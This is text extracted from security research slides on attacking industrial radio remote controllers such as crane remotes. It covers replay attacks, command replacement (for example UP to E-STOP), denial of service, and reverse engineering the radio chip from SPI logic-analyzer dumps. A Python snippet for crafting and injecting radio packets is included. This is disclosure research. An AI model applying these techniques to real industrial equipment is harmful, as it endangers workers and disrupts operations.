

Hey operator, where's your crane?

Attacking Industrial Remote Controllers

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Industrial Remote Controllers



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Start

RESET

Stop







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Preliminary *on-site* testing



World-wide testing

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
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

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SDR



Record & Reply



What happened?



TX

"UP"



RX

"UP"

“UP”



TX



MESSAGE 1



MESSAGE 2

“UP”



RX



TX



RX



MESSAGE 1



MESSAGE 2



MESSAGE 3

.....



MESSAGE 100

ALL messages are
the same!

ATTACKS


1: Record & Replay



Vendors

ALL

Difficulty




Cost

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
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Arbitrary Command Execution




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10101010101010101010101010 10010011000010111 1010001110111110 00001101 10100010 11110101...
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REVERSE ENGINEERING





COMMAND REPLACEMENT

For example: UP -> E-STOP




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



DOS OF PRODUCTION!

DEMO

Example of Analysis






Reverse Engineering




Reverse Engineering is Challenging

- Capture signal... then what?



Reverse Engineering is Challenging



Semantic of the controller

	Write		Read	
	Single Byte	Burst	Single Byte	Burst
	+0x00	+0x40	+0x80	+0xC0
0x00			IOCFG3	
0x01			IOCFG2	
0x02			IOCFG1	
0x03			IOCFG0	
0x04			SYNC3	
0x05			SYNC2	
0x06			SYNC1	
0x07			SYNC0	
0x08			SYNC_CFG1	
0x09			SYNC_CFG0	
0x0A			DEVIATION_M	
0x0B			MODCFG_DEV_E	

Decoding the data of logic analyzer

- Created tool to convert waveforms to SPI operations (R/W register X)
- Tedium to read SPI ops and determine many radio states
 - Boot, Idle
 - Press ‘UP’, Release ‘UP’
 - Press ‘DOWN’...

Decoding the data of logic analyzer

ID	AbsTm	DeltaTm	B	M	Type	@Addr/Cmd/Data
2	00.00s	000.00ms	S	W	Command	0x30
3	00.00s	000.08ms	S	R	Register	@0x00 0x06
4	00.00s	000.03ms	S	W	Register	@0x00 0x58
5	00.00s	000.03ms	S	W	Register	@0x01 0x46
6	00.00s	000.03ms	S	W	Register	@0x02 0x46
7	00.00s	000.03ms	S	W	Register	@0x08 0x0b
8	00.00s	000.03ms	S	W	Register	@0x0a 0x3a
9	00.00s	000.03ms	S	W	Register	@0x0b 0x22
10	00.00s	000.03ms	S	W	Register	@0x0c 0x1c
11	00.00s	000.03ms	S	W	Register	@0x10 0xc6
12	00.00s	000.03ms	S	W	Register	@0x11 0x11
13	00.00s	000.03ms	S	W	Register	@0x13 0x05
14	00.00s	000.03ms	S	W	Register	@0x14 0x67
15	00.00s	000.03ms	S	W	Register	@0x15 0x97

Time [s]	Packet ID	MOSI	MISO		
2 1.088222500000000	,0,0b	0011	0000,0b	0000	1111
3 1.088299000000000	,1,0b	1000	0000,0b	0000	0000
4 1.088303240000000	,1,0b	0000	0000,0b	0000	0110
5 1.088330900000000	,2,0b	0000	0000,0b	0000	1111
6 1.088335120000000	,2,0b	0101	1000,0b	0000	1111
7 1.088363520000000	,3,0b	0000	0001,0b	0000	1111
8 1.088367760000000	,3,0b	0100	0110,0b	0000	1111
9 1.088396160000000	,4,0b	0000	0010,0b	0000	1111
10 1.088400400000000	,4,0b	0100	0110,0b	0000	1111

Time [s]	Packet ID	MOSI	MISO
2 0.000000275000000	,0,0xAF,0x10		
3 0.000003400000000	,0,0x72,0x00		
4 0.000006400000000	,0,0x00,0x53		
5 0.000019025000000	,1,0xAF,0x10		
6 0.000022125000000	,1,0x71,0x00		
7 0.000025125000000	,1,0x00,0xF9		
8 0.000041625000000	,2,0xAF,0x10		
9 0.000044750000000	,2,0x73,0x00		
10 0.000047750000000	,2,0x00,0x6D		
11 0.009950425000000	,3,0xAF,0x10		
12 0.009953550000000	,3,0x72,0x00		
13 0.009956550000000	,3,0x00,0x23		
14 0.009969150000000	,4,0xAF,0x10		
15 A 0000000000000000	4 0x71 0x00		

SPI Ops to Radio Registers

- Copy/Paste radio register set from datasheet into python
- Now we can easily see what is being accessed, set, programmed.
- But when you have 100's of register operations...

SPI Ops to Radio Registers

1	000117	000.38807952s	0009910.70us	S R	1:Extended	72:RSSI0	0x07
2	000118	000.38809827s	0000018.75us	S R	1:Extended	71:RSSI1	0x4c
3	000119	000.38812087s	0000022.60us	S R	1:Extended	73:MARCSTATE	0x6d
4	000120	000.39294868s	0004827.80us	S W	2:Command	36:SIDLE	
5	000121	000.39296368s	0000015.00us	S R	1:Extended	d7:NUM_RXBYTES	0x10
6	000122	000.39298167s	0000018.00us	S R	1:Extended	d7:NUM_RXBYTES	0x10
7	000122	000.39299052s	0000008.85us	B R	4:SFIFO	3f:SFIFO	0xd 0xa2
8	000123	000.39312045s	0000129.93us	S W	2:Command	34:SRX	
9	000124	000.39803355s	0004913.10us	S R	1:Extended	72:RSSI0	0x00
10	000125	000.39805215s	0000018.60us	S R	1:Extended	73:MARCSTATE	0x6d
11	000126	000.40798570s	0009933.55us	S R	1:Extended	72:RSSI0	0x03
12	000127	000.40800443s	0000018.72us	S R	1:Extended	71:RSSI1	0xfb
13	000128	000.40802702s	0000022.60us	S R	1:Extended	73:MARCSTATE	0x6d


Persist Radio Register State

- Emulate internal radio registers
 - Default register states are in datasheet
- Allow dumping of current radio state
- Allow pausing at key triggers (TX/RX)
- Now we know exact signal parameters at TX/RX

Persist Radio Register State

7283 Register					
7284 00:IOCFG3	0x58	r:0078	w:0039	b:0117	d:0x06
7285 01:IOCFG2	0x46	r:0000	w:0201	b:0201	
7286 02:IOCFG1	0x46	r:0000	w:0039	b:0039	
7287 08:SYNC_CFG1	0x0b	r:0000	w:0039	b:0039	
7288 0a:DEVIATION_M	0x3a	r:0000	w:0039	b:0039	
7289 0b:MODCFG_DEV_E	0x22	r:0000	w:0039	b:0039	
7340 Command					
7341 30:SRES		r:0000	w:0039	b:0000	
7342 33:SCAL		r:0000	w:0108	b:0000	
7343 34:SRX		r:0000	w:0054	b:0000	
7344 35:STX		r:0000	w:0054	b:0000	
7345 36:SIDLE		r:0000	w:0426	b:0000	
7346 39:SPWD		r:0000	w:0035	b:0000	
7347 3a:SFRX		r:0000	w:0372	b:0000	
7348 3b:SFTX		r:0000	w:0372	b:0000	
7349 3d:SNOP	0x00	r:0000	w:0078	b:0078	

Exercising complex protocols



Exercising complex protocols

```
def send_packet(socket, fifo):

    #02450 21.50s 0000313.08us B W 4:SFIFO      3f:SFIFO          0xAA...
    #02451 21.50s 0000095.24us S W 2:Command     35:STX
    #02453 21.52s 0022052.34us S W 2:Command     34:SRX
    #02458 21.54s 0000012.96us B R 4:SFIFO       3f:SFIFO          0xAA...

    d = pmt.make_dict()
    d = pmt.dict_add(d, pmt.intern("preamble"), pmt.to_pmt([0xAA, 0xAA, 0xAA]))
    d = pmt.dict_add(d, pmt.intern("sync_word"), pmt.to_pmt([0x55, 0xAA, 0x55, 0xAA]))
    d = pmt.dict_add(d, pmt.intern("address"), pmt.to_pmt([fifo[1]])) #0xA0
    d = pmt.dict_add(d, pmt.intern("tx"), pmt.to_pmt(True))
    payload = np.array(fifo[2:], dtype=np.uint8)
    vec = pmt.to_pmt(payload)
    cmd = pmt.cons(d, vec)
    #print cmd
    print "TX:", _list(payload)

    socket.send(pmt.serialize_str(cmd))

    return
```

Developing complex attacks

- Can instrument emulator at any point in the stack to determine state
- Replay LA data to generate RF and interact with physical devices
- Never touched a physical device...

